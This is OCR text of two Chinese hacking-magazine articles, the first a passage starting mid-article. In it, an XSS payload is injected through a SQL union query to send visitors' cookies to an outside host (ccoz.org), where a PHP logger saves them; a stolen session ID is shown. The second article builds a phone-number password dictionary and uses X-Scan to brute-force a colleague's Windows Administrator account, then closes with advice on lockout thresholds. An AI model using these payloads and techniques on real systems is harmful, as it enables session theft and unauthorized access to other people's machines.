


图2

弹出消息框的代码**<SCRIPT>alert('xss')</script>**经过转换ASCII码如下：**60 83 67 82 73 80 84 62 97 108 101 114 116 40 39 120 115 115 39 41 60 47 115 99 114 105 112 116 62**,用逗号替换掉空格后放到如图2所示的URL地址位置后，访问即可弹框，恶意Js代码被成功执行。

现在我们来试试盗取cookie，盗取cookie的php文件名为cookie.php，其内容如下：

```
<?php
$cookies = $_GET["cookie"];
if($cookies)
{
$grab = fopen("grab.txt","a");
fputs($grab, $cookies . "\r\n");
fclose($grab);
}
?>
```

我们构造语句如下：<SCRIPT>location.href='http://www.ccoz.org/cookie.php?#cookie='+escape(document.cookie)</SCRIPT>，然后用转码工具转换成ASCII码，如图3。

结果如下：

60,83,67,82,73,80,84,62,108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,116,112,58,47,47,119,119,119,46,99,99,111,122,46,111,114,103,47,99,111,111,107,105,101,46,112,104,112,63,35,99,111,111,107,105,101,61,39,43,101,115,99,97,112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,60,47,83,67,82,73,80,84,62

构造出的URL就是这样的：

http://xxx.org/events.php?ID=1 union all select 1,2,3,4,5,6,7,8,char(60,83,67,82,73,80,84,62,108,111,99,97,116,105,111,110,46,104,114,101,102,61,39,104,116,116,112,58,47,47,119,119,119,46,99,99,111,122,46,111,114,103,47,99,111,111,107,105,101,46,112,104,112,63,35,99,111,111,107,105,101,61,39,43,101,115,99,97,112,101,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41,60,47,83,67,82,73,80,84,62),10,11,12,13,14,15,16--

访问后我们就可以看到，网页自动跳转到http://www.ccoz.org/cookie.php?#cookie=PHPSESSID%3D20de921947ce28ca703b7f693aa4cb18这里，而此时在ftp根目录下自动生成了grab.txt文件，其内容如图4，我们成功的截取到了cookie值！

2、社工

由于我并不是非常急切的要入侵该站，于是就没有利用社工和网站站长




图 3




图 4

深交。但请大家不要忽略社工这一步，这是最重要的一步，没有社工，前面的一切都是白费。至于如何去社工，那就看大家的忽悠能力了。

3、总结

其实说白了，XFS并没有什么高深之处，其原理和CSRF有着相似之处，但是这种跨站显然更具艺术风味。在这里，拙文谨为抛砖引玉，呼吁大家跳出利益的圈子，关注更多更新的技术。

编辑点评：其实xss的技术提高，归根到底还是JS水平的支持。除了JS之外，越来越多的人更重视flash as的应用。跨站绝对不仅仅是一个弹x和盗COOKIE，更巧妙的利用需要大家来不断的挖掘JS的代码水平和丰富自己的想像力。

密码字典+扫描器≈LAN定点入侵

文 年晓东

题记：菜菜与大鸟在入侵过程中质的区别是：前者是漫天撒网摸鱼式，逮着谁就是谁，就像是用扫描器进行密码暴破的原理——哪个对号，哪个就入座；而后者则是接受了唯一的一个目标点（如某个具体的网站IP），通过N种途径和各种不同手法进行试探，直到攻下。

以前在LAN（局域网）中，由于用户的安全意识普遍比较薄弱，空口令和123456式的弱口令几乎是比比皆是。因此，用扫描器从LAN的起始IP扫至尾端IP，结果总是收获颇丰的。

但最近笔者却是“老革命碰上了新问题”：由于闲来无事，我便老调重弹想搞几台机子，谁知轻车熟路竟然老马不识途了！郁闷，怎么回事呢？没道理啊！不会是都在看《黑客手册》吧？^-^！哼！俺可不是个碰到钉子就回头的菜菜，想想看，到底是什么原因……

要说这扫描器的原理，其实并不复杂，不就是用自身集成的一些密码字典逐一对猜测到的账户进行“对号入座”式的暴破么？既然扫描无果，那么最大的可能就是这些字典中所存的经典弱口令不包含账户所使用的新口令，看来需要升级字典文件了。

我又进一步想到，咱们的手册曾不止一次地刊登一些使用“社工”（社会工程学）技巧来攻城夺寨的文章，忽然灵光一现：我想起了几周前学校对内部LAN进行扩建，将每户教师都接入校园网，顺便让电话公司为每个住户设上内部电话网，号码都是同一网段以818开头的。

印象最深的是那位很牛B的安装工为我们集体进行使用培训时，竟然大谈网络安全的问题，并且以身作则地提到自己的账户口令就是用电话号码“0535-83212345”，根本不用什么大小写字母组合及更复杂的组合方




图 1

式，而且还说：“13位的长度，忘不了，输入还方便”。呵呵，莫不是我可爱的同事们都像小学生一样听话跟着做了？如果是这样的话，我岂不可以如此这般……

一、用“真空密码字典生成器”制作密码字典

如果刚才的思路正确的话，那么我们就可以从小菜菜变身为大鸟了——对定点IP进行入侵！这第一步当然就是制作一个包含本校所有员工电话号码在内的密码字典了，然后挂接到扫描器上作为自定义密码字典来进行暴破式扫描，不就OK了么？

但是我总不能一个个地对照职工信息表手工输入这N多的电话号码吧？这可难不倒我，请出“真空密码字典生成器2.5.exe”，下载地址是http://www.smalltool.cn/html/7009.html。

解压缩后双击运行其中的“真空密码字典生成器2.5.exe”，在主界面中先选择“电话密码”，选“固定电话”格式，再根据情况在“设置电话号码”处将“区号”和“电话号码”分别进行如下设置：区号都是一样的“0535-”，电话号码的前三位也是一样的“818”，后五位全部选择设置为“*”号，意思是代表0-9共十种组合。如果你所在的LAN内用户的电话号码不足八位的话，还可以在此将最后的某几位设置成“X”号，表示空白。

设置成功之后就可以单击右下方的“开始制作字典”按钮，如图1，真空密码字典生成器紧接着就会提示我们“预计生成数据100000条，预计占用空间1.43MB。请确认您的磁盘是否有足够的空间，是否继续？”。

单击“是”继续，再按照提示选择将要保存数据的文件（自行命名，是一个可以用Windows的记事本直接打开的纯文本文件），接着花不了几秒钟的时间我们就得到了为自己量身定制的密码字典文件。

二、将密码字典文件挂接到扫描器上

如果将密码字典文件比作是弹药的话，那么扫描器无疑就

是发挥其威力的枪支。在此我还是选择自己最喜欢的 X-Scan，是 3.3 中文版，下载地址是 http://www.xfocus.net/tools/200507/1057.html。

解压缩后先不要忙着运行，因为我们此时最应该做的就是将自己的字典文件与它对接。打开其中的 dat 文件夹，看到了么，里面有许多记事本图标的纯文本文件，通过它们的名称我们就大体能看出其作用：

经过若干次试验，我找到了 X-Scan 默认的扫描 Windows 登录用户的字典文件，是"weak_pass.dic"，注意其后缀是 .dic（英文单词 Dictionary 的首字母缩写，"字典"的意思）。通过在"我的电脑"窗口中依次选择**"工具"-"文件夹选项"-"查看"**，取消"隐藏已知文件类型的扩展名"选项，这样才能看到这些文件的扩展名不是 .txt（虽然表面上看二者是完全相同的）。

将X-Scan复制到别的文件夹备份，然后把自己在第一步中生成的密码字典文件（注意其扩展名是 .txt，而不是 .dic！）复制过来、将它重新命名为"weak_pass.dic"，也就是用狸猫换太子之计骗过 X-Scan 在扫描时调用我们自定义的密码字典文件。




图 2

接下来就简单了：双击运行 X-Scan，单击最左上角的"扫描参数"紫色圆形按钮，在其中的"检测范围"中"指定 IP 范围"处只填写一个目标IP地址（如 10.10.10.2）——这回终于有大鸟的感觉了 ^-^

然后在"全局设置"中"扫描模块"处只选择"NT-Server 弱口令"一项，如图2，因为我们的目标就是 Windows 的登录账户，为防止拖慢扫描速度，其它的就舍弃。

点击"确定"按钮后返回到 X-Scan 的主界面，再单击左上方第二个绿色的三角形"开始扫描"按钮，现在就等着看好戏吧。

随着 X-Scan 左下角的"雷达"不停地扫描，右下方就会显示出"正在检测 NT-Server 弱口令：administrator/0535-81800365"之类的滚动信息，也就是 X-Scan 正在使用我们的密码字典逐个地对目标 IP 登录账户进行刺探。

如果所料不错的话，付出终会有回报的。呵呵，204 秒，跑出来了！用户名是 Windows 默认的超级用户"Administrator"，密码是"0535-81800991"，如图3，成功了！




图 3

简单小结：造成这样的后果是因为用户设置了自认为不弱的弱口令。其实使用 Windows 的"账户锁定阈值"能够非常有效地防止这种定点入侵。

打开**"控制面板"-"管理工具"-"本地安全策略"**，在弹出的"本地安全设置"窗口中双击左侧窗格中的**"安全设置"-"账户策略"-"账户锁定策略"**项，此时在右侧窗口格中有一项"账户锁定阈值"。

双击它，在弹出的"账户锁定阈值属性"窗口中的"本地安全设置"选项卡中清楚地显示："账户不锁定。0次无效登录"，如图4。意思是用户可以在登录时进行无限次的用户名与口令的组合，直到有一项有效即可成功登录操作系统，这也是 Windows XP 所默认的状态。

如果我们把这儿的"0"更改为其它的数字（比如"3"），意思就是限定用户的登录次数，一旦超过这个设置的次数的话，Windows就会阻止用户继续试验下去。

一般情况下，我们将这个数字设置成"3"就不少了，这样一来，扫描类软件就只能最多进行三次用户名与口令的组合试验，不成功的话也不会再继续下去了。即使密码字典中含有配套的正确口令也是无济于事的，因为扫描根本就进行不下去了。

